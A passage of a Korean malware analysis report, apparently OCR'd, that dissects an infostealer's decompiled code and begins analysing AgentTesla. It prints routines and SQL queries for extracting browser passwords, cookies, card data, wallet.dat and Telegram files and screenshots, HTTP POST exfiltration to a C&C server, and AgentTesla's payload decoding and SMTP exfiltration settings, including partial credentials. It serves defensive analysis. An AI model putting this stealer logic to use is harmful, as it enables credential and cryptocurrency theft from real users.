if ( !v11 || *(a2 + 2) != 't' || *(a2 + 4) != 't' || *(a2 + 6) != 'p' )
  return 0;
v80 = *(a2 + 8);
v13 = StrStrW(a2, dword_40D3D8);              // //
```

[그림 225] http 문자열 검사

HttpSendRequest()의 인자를 add_data(computer_info)로 설정하여 서버로의 정보 탈취를 수행한다.

```
v58 = 80;
if ( v80 == 's' )
  v58 = 443;
v59 = InternetConnectW(Internet_handle, v81, v58, 0, 0, 3u, 0, 1u);// http 일 때 80포트 https일 때 443 포트
hInternet = v59;
if ( v59 )
{
  v60 = 0x400000;
  v78 = 12582912;
  if ( v80 == 's' )
    v60 = v78;
  v61 = HttpOpenRequestW(v59, post_str_1, cchWideChar, 0, 0, a8, v60, 1u);// POST
  v9 = v82;
  cchWideChara = v61;
  if ( v61 )
  {
    HttpSendRequestW_1 = HttpSendRequestW;
    v72 = v36 - lpString1;
    add_data = lpString1;
    v63 = lstrlenW(a7);
    if ( HttpSendRequestW_1(cchWideChara, a7, v63, add_data, v72) )
    {
```

[그림 226] 서버로의 정보 탈취(컴퓨터 상세 정보)

크롬 관련 정보 탈취

서버에서 다운로드한 sqlite3.dll 파일이 정상적으로 로드된 경우 사용자 관련 크롬 데이터를 탈취하는 함수(google_data_search())를 실행한다.

```
LibraryW_0 = LoadLibraryW_0(lpLibFileName);
v66 = LibraryW_0;                       // sqlite3.dll 로드
if ( LibraryW_0 )
  google_data_search(LibraryW_0, v30, v27);
nss3_dll_handle = LoadLibraryW_0(lpFileName);// nss3.dll 로드
hLibModule = nss3_dll_handle;
```

[그림 227] sqlite3.dll로드 및 구글 데이터 탈취 함수

데이터 탈취하는 함수는 공유 폴더 경로를 획득하고 실제 탈취가 이루어지는 함수로 진입한다.

```
v4 = LocalAlloc(0x40u, 0x228u);
v5 = LocalAlloc(0x40u, 0x228u);
SHGetSpecialFolderPathW(0, v4, 28, 0);        // C:\\Users\\1\\AppData\\Local
SHGetSpecialFolderPathW(0, v5, 26, 0);        // C:\\Users\\사용자명\\AppData\\Roaming
chrome_info_steal(a3, v4, a1, a2, 0);
sub_40198D(a3, v5, a1, a2, 0);
```

[그림 228] 실제 탈취하는 함수로 진입

실제 탈취하는 함수(chrome_info_steal())는 공유 폴더의 하위 경로들을 탐색하며 경로에 User Data가 존재하는지 확인한다. 해당 경로의 유효성을 검사하는 이유는 C:₩Users₩사용자명₩AppData₩Local₩Google₩Chrome₩User Data에 사용자 관련 크롬 정보가 존재하기 때문이다.

```
sub_4018AB(pszDir, 0x104u, dword_40D1C0);   // \\*
FirstFileW = FindFirstFileW(pszDir, &v13);  // Local\\* 로 파일 탐색
if ( FirstFileW == -1 )
  return 0;
while ( 1 )
{
  if ( (v13.dwFileAttributes & 0x10) != 0 )
  {
    if ( lstrcmpW(v13.cFileName, User_Data_str) )
    {
```

[그림 229] 하위 경로에 User Data 문자열 검사

User Data 하위 디렉토리에 존재하는 Local State 파일의 핸들을 획득한다.

```
PathCombineW(v25, v20, L"Local State");       // User Data\\ Local State
hObject = CreateFileW(v25, 0x80000000, 1u, 0, 3u, 0, 0);// Local State 핸들 획득
hMem = GetFileSize(hObject, 0);
v27 = LocalAlloc(0x40u, hMem);
```


[그림 230] Local State 파일 핸들 획득

Local State 파일을 읽은 후 데이터를 복호화할 encrypted_key와 크롬 버전 정보인 stats_version 정보를 파싱한다.

```
if ( ReadFile(hObject, v27, hMem - 1, &v24, 0) )
{
  v23 = 2 * hMem;
  v11 = LocalAlloc(0x40u, 2 * hMem);
  encrypted_key_str = dword_40D1E4;           // \"encrypted_key\":\
  hMem = v11;
  Local_state_data = Stirng_fun(v27);
  format_extract(encrypted_key_str, Local_state_data, &hMem, &hMem);// encrypted_key Data
  if ( lstrlenW(hMem) > 0 )
  {
    v14 = StrCpyW(*a4, hMem);                 // encrypted_key Data copy
    v22 = hMem;
    *a4 = v14;
    LocalFree_0(v22);
    v15 = LocalAlloc(0x40u, v23);
    v16 = dword_40D1F0;                       // stats_version\":\"
    hMem = v15;
    v17 = Stirng_fun(v27);
    format_extract(v16, v17, &hMem, &hMem);   // 크롬 버전 정보(108.0.5359.xxx-xx)
    v18 = hMem;
    if ( hMem )
    {
      *a5 = StrCpyW(*a5, hMem);
      LocalFree_0(v18);
    }
    v7 = 1;
```


[그림 231] encrypted_key, stats_version 정보 파싱

User Data 경로에 Login Data 문자열을 결합하고 Login Data 파일의 데이터를 복사할 랜덤파일의 파일명을 생성한다.



```
v9 = LocalAlloc(0x40u, 0x208u);
v3 = share_dir_get(&v9);                      // AppData\\LocalLow
v4 = LocalAlloc(0x40u, 0x208u);
v5 = random_string_fun(v4, 0xCu);             // 랜덤 문자열 생성
v6 = add_string(v9, dword_40D248);            // C:\\Users\\사용자명\\AppData\\LocalLow\\
v7 = add_string(v6, v5);                      // C:\\Users\\사용자\\AppData\\LocalLow\\hoENt54MfmlD
*a2 = StrCpyW(*a2, v7);
LocalFree_0(v7);
```

[그림 232] Login Data 데이터 복사할 랜덤파일명 생성



```
for ( i = 0; i < a2; ++i )
{
  LOBYTE(v4) = SystemFunction036(&v11, 4u);
  if ( v4 )
  {
    v5 = 3;
    v6 = v11 % 3;
  }
  else
  {
    v6 = 0;
  }
  v7 = 9;
  if ( v6 )
    v7 = 25;
  LOBYTE(v8) = sub_40986D(v5, v7);
  *(a1 + 2 * i) = word_40C330[v6] + v8;
}
return a1;
```

[그림 233] 랜덤파일명 생성 루틴

생성한 랜덤 파일에 Login Data 데이터를 복사한다.

```
v17 = sub_409F29(v16, &lpFileName);          // LocalLow 하위 경로에 랜덤 파일 생성
v18 = lpFileName;
if ( v17 && CopyFileW(v15, lpFileName, 0) )  // 위에서 생성한 랜덤 파일에 Login Data 복사
{
```

[그림 234] Login Data 복사

[그림 235] 복사된 데이터

랜덤파일명을 가진 파일 데이터를 SQL 쿼리문을 사용하여 정보 탈취를 수행한다.

```
    if ( sqlite3_open16_3_(v18, &encoding_data) )
    {
      v19 = -1;
LABEL_23:
      LocalFree_0(v15);
      LocalFree_0(v18);
      return v19;
    }
    if ( !encoding_data )
    {
      v19 = -2;
      goto LABEL_23;
    }
    if ( sqlite3_prepare_v2(encoding_data, dword_40D1EC, -1, &a6, 0) )
    {
      LocalFree_0(v15);
      LocalFree_0(v18);
      sqlite_close(encoding_data);
```

[그림 236] SQL 쿼리문 실행

사용되는 쿼리문은 다음과 같다.

```
SELECT origin_url, username_value, password_value FROM logins
```

[표 40] SQL 쿼리문(Login Data)

크롬과 관련된 모든 정보의 탈취는 위와 동일한 방식으로 이루어지며 탈취 정보 목록(Chrome) 및 사용되는 쿼리문 및 세부 정보는 다음과 같다.

No.	대상 정보	사용되는 쿼리문
1	Login Data	`SELECT origin_url, username_value, password_value FROM logins`
2	Cookies	`SELECT host_key, path, is_secure , expires_utc, name, encrypted_value FROM cookies`
3	Web Data	`SELECT name, value FROM autofill`
4	Credit Card Data	`SELECT name_on_card, card_number_encrypted, expiration_month, expiration_year FROM credit_cards`

[표 41] 탈취 정보 목록(Chrome)

FireFox 관련 정보 탈취

LoadLibraryW() 함수를 통해 nss3.dll을 로드하고 nss3.dll가 성공적으로 로드되었을 경우 nss, pk11, sqlite3 관련 API를 로드한다.

```
nss3_dll_handle = LoadLibraryW_0(lpFileName);// nss3.dll 로드
hLibModule = nss3_dll_handle;
if ( nss3_dll_handle )
{
  hMem = LocalAlloc(0x40u, 0x208u);
  SHGetSpecialFolderPathW(0, hMem, 26, 0);  // C:\\Users\\Root\\AppData\\Roaming
  if ( nss_pk_sqlite_api_load(nss3_dll_handle) )// NSS, 암호화 관련 함수(PK11), sqlite3 API 로드
  {
    v59 = nss3_dll_handle;
```

[그림 237] nss3.dll 로드 및 API 로드

API 로드 과정이 정상적으로 이루어졌다면 FireFox 관련 정보를 탈취하는 함수(Roaming_data())로 진입한다.

```
hMem = LocalAlloc(0x40u, 0x208u);
SHGetSpecialFolderPathW(0, hMem, 26, 0);  // C:\\Users\\Root\\AppData\\Roaming
if ( nss_pk_sqlite_api_load(nss3_dll_handle) )// NSS, 암호화 관련 함수(PK11), sqlite3 API 로드
{
  v59 = nss3_dll_handle;
  v45 = hMem;
  (Roaming_data)(v59, 0);                // Roaming 폴더 내 파일 검사
}
```

[그림 238] FireFox 관련 정보 탈취 함수로 진입

Roaming_data() 함수 내부는 공유폴더(Roaming)에 와일드카드 문자열을 추가하여 하위 디렉토리를 탐색한다.

```
sub_401908(pszDir, 260, a2, a2, a2);        // C:\\Users\\사용자명\\AppData\\Roaming
sub_4018AB(pszDir, 0x104u, dword_40D1C0);   // \\*
FirstFileW = FindFirstFileW(pszDir, &v11);
if ( FirstFileW == -1 )                     // 파일 검색에 실패할 경우 종료
  return 0;
do
```

[그림 239] Roaming 디렉토리 탐색

탐색 대상 경로가 디렉토리이고 Profiles 문자열을 포함할 경우 동일함수를 재귀적으로 반복한다. Profiles 문자열 포함 여부를 검사하는 이유는 FireFox 정보가 FireFox₩Profiles 경로에 존재하기 때문이다.

```
if ( lstrcmpW(v11.cFileName, profiles) )// Profiles
{
  if ( v11.cFileName[0] != 46 )
  {
    v9 = lstrlenW(a2);
    sub_401908(&pszDir[v9 + 1], 260, &pszDir[v9 + 1], v11.cFileName, &pszDir[v9 + 1]);
    (Roaming_data)(a3, v4 + 1);          // Roaming\\Adobe
  }
}
```

[그림 240] Profiles 문자열 검사

탐색 대상 경로에 Profiles 문자열이 존재하지 않거나 Profiles 디렉토리에 접근했을 경우 탈취 대상 정보를 획득하는 루틴(get_firefox_info())을 실행한다.

```
else
{
  v8 = LocalAlloc(0x40u, 0x208u);
  PathCombineW(v8, a2, v11.cFileName);
  get_firefox_info(v8, a1, a3);          // 탈취 대상 정보 획득
  if ( v8 )
    LocalFree_0(v8);
  v4 = a4;
```

[그림 241] 탈취 대상 정보 획득 루틴

get_firefox_info() 함수 내부 또한 탈취 대상 파일(cookies.sqlite)을 기존 경로에 결합한 후 랜덤 파일명을 생성한다.

```
Random_file = LocalAlloc(0x40u, 0x208u);
target_path = PathCombineW(v4, a3, dword_40D22C);// cookies.sqlite(Firefox 데이터 파일)
v19 = target_path;
v7 = ::Random_file(v6, &Random_file);          // 랜덤파일 생성
v8 = Random_file;
```

[그림 242] cookies.sqlite 문자열 결합

탈취 대상 파일을 랜덤 파일에 복사하고 SQL 쿼리문을 사용하여 탈취 대상 정보를 획득한다.

```
if ( !v7 || !CopyFileW(target_path, Random_file, 0) )// cookies.sqlite -> 랜덤 파일
{
  LocalFree_0(target_path);
  goto LABEL_23;
}
if ( !sqlite3_open16_2_(v8, &v26) )
{
  if ( sqlite3_prepare_v2_2(v26, dword_40D398, -1, &a4, 0) )// SELECT host, path, isSecure, expiry, name, value FROM moz_cookies
  {
```

[그림 243] SQL 쿼리문 실행(FireFox)

추가로 탈취되는 FireFox 정보도 동일한 방법을 사용하며 탈취 대상 목록(FireFox)은 다음과 같다.

No.	대상 정보	사용되는 쿼리문
1	Cookies	SELECT host, path, isSecure, expiry, name, value FROM moz_cookies
2	Fromhistory	SELECT fieldname, value FROM moz_formhistory

[표 42] 탈취 정보 목록(FireFox)

암호화폐 지갑의 자격 증명 정보 탈취

Roaming 디렉토리 내부에 wallet.dat 파일이 존재하는지 검사한다.

```
if ( (v31.dwFileAttributes & 0x10) != 0 && lstrcmpW(v31.cFileName, L"..") && lstrcmpW(v31.cFileName, L".") )// 디렉토리며 파일 이름이 .또는..이 아닐 경우
{
  v13 = LocalAlloc(0x40u, 0xA28u);
  v14 = PathCombineW(v13, v8, v31.cFileName);// 탐색 대상 디렉토리 결합
  wallet_data_steal(v41, v40, a3, a4, v14, a6, a7 + 1);// 재귀적으로 호출
  LocalFree_0(v14);
}
else if ( !lstrcmpW(v31.cFileName, L"wallet.dat") )// wallet.dat 파일이 존재할 경우
{
  v15 = LocalAlloc(0x40u, 0xA28u);
  v42 = PathCombineW(v15, v8, v31.cFileName);// wallet.dat 파일이 존재하는 경로 완성
```

[그림 244] wallet.dat 파일 존재 여부 검사

wallet.dat 파일이 존재할 경우 LocalLow 디렉토리 내 랜덤한 파일명을 가지는 파일을 생성한다. 이후 wallet.dat 파일의 데이터를 랜덤 파일에 복사한다.

```
lpFileName[0] = LocalAlloc(0x40u, 0x20Au);
copy_target_file = Random_file(v23, lpFileName);// LocalLow 파일 내 랜덤 디렉토리 생성
target_file = lpFileName[0];
if ( copy_target_file && CopyFileW(wallet_path, lpFileName[0], 0) )// wallet.dat 파일 랜덤파일로 복사
{
  FileW = CreateFileW(target_file, 0x80000000, 1u, 0, 4u, 0, 0);// 파일에 대한 핸들 획득
  GetFileSize(FileW, 0);            // 파일 사이즈
  Memory_handle = LocalAlloc(0x40u, 0x20Au);
```

[그림 245] wallet.dat 파일 데이터 복사

논리 드라이브 또한 wallet.dat 파일이 존재하는지 검사한 후 존재할 경우 wallet.dat 파일의 데이터를 복사(wallet_data_steal)한다.

```
v21 = v6;
disk_list[0] = GetLogicalDriveStrings(520, v6);// 로컬 디스크 목록 획득
if ( disk_list[0] )
{
  v7 = 0;
  v8 = v21;
  v9 = (v6 - 4);
  v10 = disk_list[0];
  v11 = (v21 - 6);
  hMem = v21 - 6;
  do
  {
    if ( v7 > 0 )
    {
      v10 = disk_list[0];
      if ( !v8[v7] )
      {
        v25[0] = *v11;
        v25[1] = *v9;
        v26 = 0;
        v27 = 0;
        if ( wallet_data_steal(&v19, v4, v24, v25, v25, v23, 0) < 0 )
```

[그림 246] 논리 드라이브 내 wallet.dat 데이터 복사

wallet.dat 파일의 데이터가 존재하는 랜덤 파일의 데이터를 읽는다.

```
v45 = add_string_fun(v44, dword_40D430);  // Content-Disposition: form-data; name=\"file\"; filename=\""
v46 = add_string_fun(v45, *(filename - 4));
v47 = add_string_fun(v46, L"\"");
v48 = add_string_fun(v47, dword_40D3C8);
v49 = add_string_fun(v48, dword_40D3DC);  // Content-Type: application/x-object
v50 = add_string_fun(v49, dword_40D3C8);
iMaxLength = add_string_fun(v50, dword_40D3C8);
hMem = lstrlenA(iMaxLength);
if ( lstrcpynA(v36, iMaxLength, hMem + 1) )
{
  v36 = &v36[hMem];
  if ( *filename )
  {
    if ( ReadFile(*filename, v36, FileSize, &v78, 0) )
      v36 += v78;
    CloseHandle(*filename);
  }
}
```

[그림 247] 랜덤 파일 데이터 읽기

랜덤 파일의 데이터를 서버로 전송하여 wallet.dat 데이터를 탈취한다.

```
v59 = InternetConnectW(Internet_handle, v81, v58, 0, 0, 3u, 0, 1u);// http 일 때 80포트 https일 때 443 포트
hInternet = v59;
if ( v59 )
{
  v60 = 0x400000;
  v78 = 12582912;
  if ( v80 == 's' )
    v60 = v78;
  v61 = HttpOpenRequestW(v59, post_str_1, cchWideChar, 0, 0, a8, v60, 1u);// POST
  v9 = v82;
  cchWideChara = v61;
  if ( v61 )
  {
    HttpSendRequestW_1 = HttpSendRequestW;
    v72 = v36 - lpString1;
    add_data = lpString1;
    v63 = lstrlenW(a7);
    if ( HttpSendRequestW_1(cchWideChara, a7, v63, add_data, v72) )
    {
      while ( InternetReadFile(cchWideChara, v9, 0xC350u, &v80) && v80 )
```

[그림 248] wallet.dat 데이터 탈취

이후 wlts_, grbr, tlgrm_, scrnht 문자열을 검사하는 루틴이 존재하나, C&C 서버가 다운되어 정확한 분석이 불가능하였다. 하지만, 문자열 및 코드 전후 맥락을 토대로 텔레그램 관련 정보 탈취, 암호 화폐 지갑의 자격 증명 정보 탈취와 같은 행위로 추측하였다.

```
v3 = StrStrW(a1, tlgrm_str);                    // tlgrm
if ( !v3 )
  return -1;
v5 = v3 + 6;
v6 = StrStrW(v5, dword_40D1E0);                 // :
if ( v6 )
{
  v2 = v6 - v5;
  if ( v2 < 0 )
    return -2;
}
```

[그림 249] 텔레그램 문자열 검사(tlgrm_)

텔레그램 정보 또한 이전과 동일한 방식으로 정보를 탈취한다.

```
if ( sub_409AE7(&v27, hMem + v17, 0) )
{
  v25 = add_string(v25, v27);
  lpFileName = LocalAlloc(0x40u, 0x20Au);
  if ( Random_file(v19, &lpFileName) )
  {
    v20 = lpFileName;
    if ( CopyFileW(hMem, lpFileName, 0) )
    {
      hObject = CreateFileW(v20, 0x80000000, 1u, 0, 4u, 0, 0);
      v31 = WideCharToMultiByte(0xFDE9u, 0, v25, -1, 0, 0, 0, 0);
      v21 = LocalAlloc(0x40u, 0x30Cu);
      lpFileName = v21;
      if ( v31 )
      {
        if ( WideCharToMultiByte(0xFDE9u, 0, v25, -1, v21, v31, 0, 0) && sub_409F9A(v38.cFileName, a4) )
```

[그림 250] 텔레그램 관련 데이터 복사

```
if ( v29 )
{
  v30 = WideCharToMultiByte(0xFDE9u, 0, v26, -1, v28, v29, 0, 0);
  v22 = v38;
  if ( v30 )
    Internet_fun(v28, v34, 0, 0, telegram_data, v38, v37, v32);
}
else
```

[그림 251] 복사한 텔레그램 데이터 서버로 전송

화면 스크린샷 이미지 탈취

비트맵 정보를 사용하여 현재 사용자가 사용하고 있는 화면의 스크린샷을 탈취하기 위해 DC 객체를 생성하고 크기 및 해상도 정보를 수집한다.

```
hDC = GetDC(0);
DC = GetDC(hWnd);
lpFileName = LocalAlloc(0x40u, 0x208u);
ho = CreateCompatibleDC(DC);                    // 메모리 DC 객체 생성
if ( ho )
{
  GetClientRect(hWnd, &Rect);                   // 윈도우 화면 크기 계산
  SetStretchBleMode(DC, 4);
  StretchBlt_1 = StretchBlt;
  SystemMetircs = GetSystemMetircs(1);          // 해상도 정보
  v7 = GetSystemMetircs(0);
```

[그림 252] DC 객체 생성 및 크기 및 해상도 정보 수집

이후 윈도우 화면 크기와 동일한 비트맵을 만들고 SelectObject()를 사용하여 ho와 CompatibleBitmap_1을 연결한다. 이후 비트맵을 복사한다.

```
CompatibleBitmap_1 = CreateCompatibleBitmap_1(DC, Rect.right - Rect.left, Rect.bottom - Rect.top);
v2 = CompatibleBitmap_1;
if ( CompatibleBitmap_1 )
{
  SelectObject(ho, CompatibleBitmap_1);
  if ( BitBlt(ho, 0, 0, Rect.right - Rect.left, Rect.bottom - Rect.top, DC, 0, 0, 0xCC0020u) )// 비트맵 복사
```

[그림 253] 비트맵 객체 연결 및 비트맵 복사

비트맵 이미지를 저장할 랜덤 파일을 생성하고 랜덤 파일에 스크린샷 이미지를 저장한다.


```
if ( Random_file(v9, &lpFileName) )   // 랜덤파일 생성 성공 시
{
  v11 = lpFileName;
  if ( screen_save(CompatibleBitmap_1_1, lpFileName, v10) != 1 )// 랜덤파일에 파일 저장
  {
    LocalFree_0(v11);
```

[그림 254] 랜덤파일 생성 및 스크립샷 이미지 저장


```
v5[7] = &v7;
GdipSaveImageToFile(v8, save_random_target, v6, v5);
GdipDisposeImage(v8);
return 1;
```

[그림 255] screen_save() 내부

실제 랜덤 파일을 열어보았을 때 사용하고 있던 화면과 동일한 이미지가 탈취된 것을 확인할 수 있다.



[그림 256] 생성된 랜덤 파일



[그림 257] 복사된 캡처본

악성행위에 사용한 DLL 파일 삭제

악성행위를 하기 위해 사용한 nss3.dll, sqlite3.dll 파일을 삭제한다. 이러한 행위는 흔적을 최소화하기 위한 행동으로 추측된다.

```
DeleteFileW(lpFileName);                // C:\\Users\\Root\\AppData\\LocalLow\\nss3.dll
LocalFree_0(lpFileName);
if ( v66 )
  FreeLibrary(v66);
v48 = lpLibFileName;
DeleteFileW(lpLibFileName);             // C:\\Users\\Root\\AppData\\LocalLow\\sqlite3.dll
LocalFree_0(v48);
```

[그림 258] DLL 파일 삭제

6 AgentTesla

분석 개요

해당 악성코드는 2014년에 처음 등장했으며 지금까지도 활발히 활동하는 정보유출형 악성코드이다. AgentTesla는 주로 메일을 통해 유포되며 버전에 따라 키로깅, 사용자 정보 및 암호화폐 등이 탈취 및 화면 캡처 등의 기능을 가지고 있지만 분석한 악성코드는 정보 유출의 기능만을 하고 있다.

[그림 260] AgentTesla

파일 정보

Name	fPHOLrS.exe
Type	EXE 실행파일
Behavior	Dropper
MD5	732d8d82d4367f870f664ea23367560b
TimeStamp	Time Date Stamp 2092/05/30 19:36:21 UTC

Name	Webname.dll
Type	dll 파일
Behavior	Dropper
MD5	aabd0bdc81026ade6c57383f21d5c227
TimeStamp	Time Date Stamp 2022/10/24 02:41:38 UTC


Name	Collins.dll
Type	dll 파일
Behavior	Dropper
MD5	3b089842b5581f41c7937de1a023c678
TimeStamp	Time Date Stamp 2022/11/03 18:19:39 UTC

Name	1c02fb83-337f-45eb-ad90-539a84db02cf.exe
Type	dll 파일
Behavior	SecurityProtocol 설정 중복 프로세스 제거 Login Data 정보 탈취 Credential 정보 탈취 SMTP Protocol 사용 E-mail 전송
MD5	d8d8673c6fd54613e282ced290f69028
TimeStamp	Time Date Stamp 2022/10/28 02:57:58 UTC

Reconnaissance	Excution	Persistence	Discovery	Collection	Exfiltration
Gather Victim Host Information	Windows Management Instrumentation	Valid Accounts	Account Discovery	Email-Collection	Exfiltration Over Alternative Protocol
Gather Victim Identity Information		Create Account			
Gather Victim Org Inforamtion					
Phishing for Information					

[표 48] MITRE ATT&CK

동작 과정



파일 실행 → 3개의 Dll 파일 Drop → 공인 IP 주소 획득 → 정보 탈취 → Email 전송

SMTP Client	
UserName	pro @siliconsafepack.com
Password	mQqt'
Host	mail.siliconsafepack.com
Port	587

[표 49 SMTPClient


전송형태	주소
From	pro @siliconsafepack.com
To	gold @gmail.com

[표 50] MailMessage

상세 분석

fPHOLrS.exe

Wise.dll 생성



[그림 266] CDown

```
int num = 0;
Bitmap cdown = Resources.CDown;
for (int i = 0; i < 55296; i = i - 4 + 5)
{
    for (int j = 0; j < 1; j = j - 5 + 6)
    {
        Form1.Winifred = Form1.OIUYTGFVGBHJ(cdown, i, j);
        Form1.@int = Form1.FixFiles(Form1.Winifred);
        Form1.OKMNJIUHBVGYTVC((byte)Form1.@int, num);
    }
    num++;
}
Form1.GetTypeCore(Form1.Haley.ToArray());
```

[그림 267] Win32 픽셀로 변환

Name	Value
System.Collections.Generic.List<byte>.ToArray returned	{byte[0x0000D800]}
[0]	0x4D
[1]	0x5A
[2]	0x90
[3]	0x00

[그림 268] PE 파일 생성

```
this.rand = Form1.smethod_0(Guid.NewGuid().GetHashCode());
this.apple = this.CreateApplePanel(new Point(96, 96));
Form1.smethod_1(this.Count, (this.snake.Count<Panel>() - 3).ToString());
MethodInfo methodBase_ = Form1.smethod_2((Type)Form1.Minden, "zjKp5igiE");
Form1.smethod_3(methodBase_, null, this.Serwn);
```

[그림 269] Wise.dll 실행

Resource 파일인 CDown의 리소스 값을 GetFixel, FixFixel을 사용해 Win32 픽셀로 변환하여 Wise.dll의 바이너리를 생성한다. 이후 이 바이너리를 smethod_1과 smethod_2에서 실행할 Wise.dll의 zjkp5igiE 메소드를 Invoke 함수를 사용해 Wise.dll을 실행한다.

Wise.dll

Thread Sleep

```
Thread.Sleep(42186);
string s = KJ9iEwOdRaXvpSVXFT.er8KKaGBi();
byte[] byte_ = KJ9iEwOdRaXvpSVXFT.igR2ICJZO(Convert.FromBase64String(s));
Type type = KJ9iEwOdRaXvpSVXFT.G2fis6acE(byte_).GetType(Strings.Get(107408595));
object obj = Activator.CreateInstance(type);
```

[그림 270] Thread sleep

파일이 실행됐을 때 사용자가 알아채기 어렵게 하기 위해 쓰레드를 일정 시간 후 동작하도록 설정한다.

Webname.dll 생성

```
if ((num & 128) == 0)
{
    num2 = num;
    if (num2 == 0)
    {
        return string.Empty;
    }
}
else if ((num & 64) == 0)
{
    num2 = ((num & 63) << 8) + (int)Strings.bytes[index++];
}
else
{
    num2 = ((num & 31) << 24) + ((int)Strings.bytes[index++] << 16) + ((int)Strings.bytes[index++] << 8) + (int)Strings.bytes[index++];
}
string result;
```

[그림 271] 인코딩 사이즈 지정

```
byte[] array2 = Convert.FromBase64String(Encoding.UTF8.GetString(Strings.bytes, index, num2));
string text = string.Intern(Encoding.UTF8.GetString(array2, 0, array2.Length));
if (Strings.cacheStrings)
{
    Strings.CacheString(stringID, text);
}
result = text;
```

[그림 272] 문자열 인코딩

```
Thread.Sleep(42186);
string s = KJ9iEwOdRaXvpSVXFT.er8KKaGBi();
byte[] byte_ = KJ9iEwOdRaXvpSVXFT.igR2ICJZO(Convert.FromBase64String(s));
Type type = KJ9iEwOdRaXvpSVXFT.G2fis6acE(byte_).GetType(Strings.Get(107408595));
object obj = Activator.CreateInstance(type);
```

[그림 273] dll 생성 코드

```
byte[] result;
using (GZipStream gzipStream = new GZipStream(new MemoryStream(byte_0), CompressionMode.Decompress))
{
    byte[] buffer = new byte[4096];
    using (MemoryStream memoryStream = new MemoryStream())
    {
        int num;
        do
        {
            num = gzipStream.Read(buffer, 0, 4096);
            if (num > 0)
            {
                memoryStream.Write(buffer, 0, num);
            }
        }
        while (num > 0);
        result = memoryStream.ToArray();
    }
```

[그림 274] 압축된 데이터 압축 해제

최종적으로 Frombase64String을 사용해 인코딩한 값이 최종 압축된 데이터이며 GzipStream의 Decompress 모드를 사용해 압축해제를 진행한다.

Webname.dll 실행

```
string s = KJ9iEwOdRaXvpSVXFT.er8KKaGBi();
byte[] byte_ = KJ9iEwOdRaXvpSVXFT.igR2ICJZO(Convert.FromBase64String(s));
Type type = KJ9iEwOdRaXvpSVXFT.G2fis6acE(byte_).GetType(Strings.Get(107408595));
object obj = Activator.CreateInstance(type);
string_0 = (string)type.GetMethod(Strings.Get(107408554)).Invoke(obj, new object[]
{
    string_0
});
string_1 = (string)type.GetMethod(Strings.Get(107408554)).Invoke(obj, new object[]
{
    string_1
});
Bitmap bitmap_ = KJ9iEwOdRaXvpSVXFT.oe8dgis9Y(string_0, string_2);
byte[] array = KJ9iEwOdRaXvpSVXFT.ek6eKShU4(bitmap_);
